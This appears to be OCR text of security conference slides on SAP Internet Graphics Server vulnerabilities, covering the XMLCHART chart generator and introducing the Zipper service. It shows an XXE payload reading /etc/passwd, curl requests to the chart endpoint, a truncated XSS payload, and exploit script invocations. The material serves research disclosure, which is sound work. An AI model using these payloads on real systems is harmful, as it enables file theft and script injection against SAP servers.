
... XXE ?

<!ENTITY lol SYSTEM "/etc/os-release">




works but limited to 440 chars and... on an picture

- Found report GRAPHICS_GUI_CE_DEMO
- It manages customizing.xml



notice something...



Can I put href attribute on my chart ?

```
...
<Title>
   <Visibility>true</Visibility>
   <Extension>href=&amp;quot;sapevent:onclick?Title&amp;quot;</Extension>
   <Caption>Caffeine Consumption</Caption>
...
```

custo.xml

```
<?xml version="1.0" encoding="utf-8"?>
<SAPChartCustomizing version="1.1">
  <Elements>
    <ChartElements>
      <Title>
        <Extension>href=&quot;https://www.troopers.de&quot;</Exten
      </Title>
    </ChartElements>
  </Elements>
</SAPChartCustomizing>
```

```
# curl -sKL -X POST "http://sapserver:40080/XMLCHART" -H "Content-
<A name="Picture" href="/output/Picture_151617840914068613858278-
<A name="ImageMap" href="/output/ImageMap_151617840914068613858278
<A name="Info" href="/output/Info_151617840914068613858278-113224
```

A 3rd file is generated !

```
# curl http://sapserver:40080/output/ImageMap_151617840914068613858
<area shape=rect coords="0, 0,0, 0" href="https://www.troopers.de"
```

custo_xxe.xml

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE Extension [
<!ENTITY xxe SYSTEM "/etc/passwd">
]>
<SAPChartCustomizing version="1.1">
  <Elements>
    <ChartElements>
      <Title>
        <Extension>&xxe;</Extension>
      </Title>
    </ChartElements>
  </Elements>
</SAPChartCustomizing>
```

```
villain # python igs_http_xmlchart_demo1.py -d 10.11.12.13 -f /etc/passwd_
```


VULN #2

Is this "3rd" file a .htm ?

... XSS ?

custo_xss.xml


```
<?xml version="1.0" encoding="utf-8"?>
<SAPChartCustomizing version="1.1">
  <Elements>
    <ChartElements>
      <Title>
        <Extension>&gt;&lt;!DOCTYPE html&gt;&lt;html&gt;&lt;body&g
      </Title>
    </ChartElements>
  </Elements>
</SAPChartCustomizing>
```




```
villain # python igs_http_xmlchart_demo2.py -d 10.11.12.13_
```

AGENDA


- SAP IGS
- Chart generator
- Zip service
- Spool service
- Image converter
- Securing IGS
- Conclusion


RFC
HTTP(S)
RFC Listener
HTTP(S) Listener
Multiplexer
TCP/IP
Portwatcher
XMLCHART Interpreter
ZIPPER Interpreter
RSPOCONNECTOR Interpreter
IMGCONV Interpreter
BWGIS Interpreter
GFWCHART Interpreter
Portwatcher
XMLCHART Interpreter
...


HOW DOES IT WORK ?

ZIPPER zips multiple input files (BW 3.5 / BI 7.x BEx Broadcaster).


SIGS / Goto / Demonstration / Zip




report : GRAPHICS_IGS_ZIPPER_DEMO



